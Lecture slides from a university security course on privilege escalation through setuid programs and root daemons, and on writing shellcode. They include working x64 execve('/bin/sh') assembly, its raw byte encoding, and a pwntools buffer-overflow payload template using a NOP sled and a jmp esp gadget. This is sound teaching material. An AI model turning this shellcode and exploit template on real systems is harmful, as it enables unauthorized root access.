

Privilege Escalation and Shellcode

CS 465 · Introduction to Security and Privacy · Fall 2026

BYU



Roadmap

1

The escalation model

How a limited foothold on a machine becomes a root shell.

2

Writing and using shellcode

The payload that opens gives an attacker a shell.


Why Privilege Escalation?

- Attacker starts with initial code, for example injected through a buffer overflow.
- If goal not met, use this as a stepping stone to try other things.
- Attacker may try to escalate privileges – get a higher privilege that allows greater access to the system

Motivates principle of least privilege: a process with fewer privileges does less damage when compromised.

Escalation climbs a ladder of privilege

Each rung offers greater privileges



iv User space → kernel mode

iii Non-root process → root (UID 0)

ii Sandbox or jail → full filesystem

i Compiled program → shell (any command)

Example: exploiting a *setuid* program

STEP 1

Local access

Attacker has an ordinary user shell on a host running a vulnerable root-owned *setuid* program.



STEP 2

Overflow & inject

Crafted input overflows a buffer; the injected shellcode executes and spawns a new shell.



STEP 3

Root shell

That shell inherits UID 0. The attacker types, scripts, or pipes in commands as root.

setuid: the program runs with its owner's privileges — here, root — no matter who launches it.

Root-only ports make remote attacks dangerous

Ports 0–1023

privileged — must be root to bind

Ports 1024–65535

unprivileged — any user

The payoff

Remotely attack a root-privileged daemon — SSH, FTP, a web server — and the shell it spawns inherits UID 0.

Local vs remote attacks are similar

LOCAL ATTACKER

Attacker already on the machine as an ordinary user, attacks a *setuid* process to gain a shell with elevated privileges

Shell I/O → local terminal

REMOTE ATTACKER

Remote attacker exploits a network daemon such as SSH or FTP, gains a shell with elevated privileges

Shell I/O → a TCP connection

Least privilege usually broken for convenience



COMMON FAILURE

Running as root by default

Everyday work under a root account — often a leftover default login. Compromise any such process and the attacker owns the machine.



COMMON FAILURE

Risky code on trusted ports

Un-vetted or aging programs get bound to privileged ports, widening the surface for a base-camp exploit.

The fix

Do routine work under non-root accounts; reserve root for configuration and installs.


PART 2 · SHELLCODE

Writing and running shellcode

From a hijacked return address to a running `/bin/sh`.

Recap: A buffer overflow rewrites the return address

Attacker input overflows the buffer



Inject the code, then point the return address at it

A NOP sled absorbs an imprecise address guess.

STACK PAYLOAD

NOP sled `\x90 \x90 \x90 ...`

injected shellcode


execution slides →

overwritten return address


lands anywhere in the sled

The shellcode can sit before or after the return address

Code before the return address



Code after the return address



The injected code's goal: get a shell

A shell is the master key — every other command follows from it.



The diagram consists of two rows. The first row features a dark blue rounded rectangle containing the text `/bin/sh`, followed by a blue arrow pointing to the text **Spawn an interactive shell** and a descriptive sentence. The second row features a grey rounded rectangle containing the text `cat /flag.txt`, followed by a grey arrow pointing to the text **Print a single file** and another descriptive sentence. A vertical blue bar is on the left, and a horizontal blue bar is at the bottom.

```
/bin/sh
```



Spawn an interactive shell

Run any command, read any file, pivot further into the system.

```
cat /flag.txt
```



Print a single file

Enough to win a capture-the-flag challenge.

execve() swaps in a whole new program

“Stop running my code — run this other program instead.”

```
execve(const char *pathname, char *argv[], char *envp[])
```

pathname

Path to the binary to run, e.g.
/bin/sh

argv[]

Array of arguments for the
program

envp[]

Environment variables, as
key=value

On success it never returns — the calling program is gone, replaced by the new one.

Normally, execve just runs the command you typed

```
$ curl https://example.com
```

what you type

```
char *name[2];  
name[0] = "curl";  
name[1] = "https://example.com";  
execve("/usr/bin/curl", name, NULL);
```

- name[] holds the program and its arguments (argv).
- execve replaces the child process image with /usr/bin/curl.
- curl runs; when it exits, the shell prompts again.

Example shellcode for x64 architecture

Assemble these instructions and the process launches a shell.

```
.global _start
_start:
.intel_syntax noprefix
    mov rax, 59          ; execve syscall number
    lea rdi, [rip+binsh] ; arg1 = pointer to "/bin/sh"
    mov rsi, 0           ; arg2 = argv = NULL
    mov rdx, 0           ; arg3 = envp = NULL
    syscall              ; make the call
binsh:
    .string "/bin/sh"    ; the string referenced above
```

Three commands turn it into injectable bytes

Compile

```
gcc -nostdlib -static shellcode.s -o shellcode-elf
```

Extract

```
objcopy --dump-section .text=shellcode-raw shellcode-elf
```

Encode

```
hexdump -v -e '"\x%02x"' shellcode-raw
```

Result — inject these bytes:

```
\x48\xc7\xc0\x3b\x00\x00\x00\x48\x8d\x3d\x10\x00\x00\x00\x48\xc7\xc6\x00\x00\x00\x00\x48\xc7\xc2\x00\x00\x00\x00\x0f\x05\x2f\x62\x69\x6e\x2f\x73\x68\x00
```

Then use gdb to find the code's address — that's what you write over the return address.

Using pwntools to build an attack payload

```
# Offset to EIP (return address)
padding = 76

# Assemble the byte sequence for 'jmp esp' so we can search for it
# This finds a "jump esp" instruction that already exists in the binary, and points to the address of
# that instruction. The ESP will point to the memory location right after the return address, which
# is where you will put your payload.
jmp_esp = asm('jmp esp')
jmp_esp = next(elf.search(jmp_esp))

# shellcode to run /bin/sh
shellcode = asm(shellcraft.sh())

# you could alternatively have shellcode to print the flag
# shellcode = asm(shellcraft.cat('flag.txt'))
```

Using pwntools to build an attack payload (2)

```
# Build payload
payload = flat(
    asm('nop') * padding,
    jmp_esp,
    asm('nop') * 16,
    shellcode
)

# Write payload to file to use later
write("payload", payload)

# Exploit
io.sendlineafter(b':', payload)

# Get flag/shell
io.interactive()
```



A walkthrough [video from CryptoCat](#)

One technique climbs the whole ladder

What we built is escalation form (i): a fixed program becomes a shell.

- Aim the same overflow at a setuid-root program or a root daemon, and that shell arrives as root — rungs (iii)–(iv).

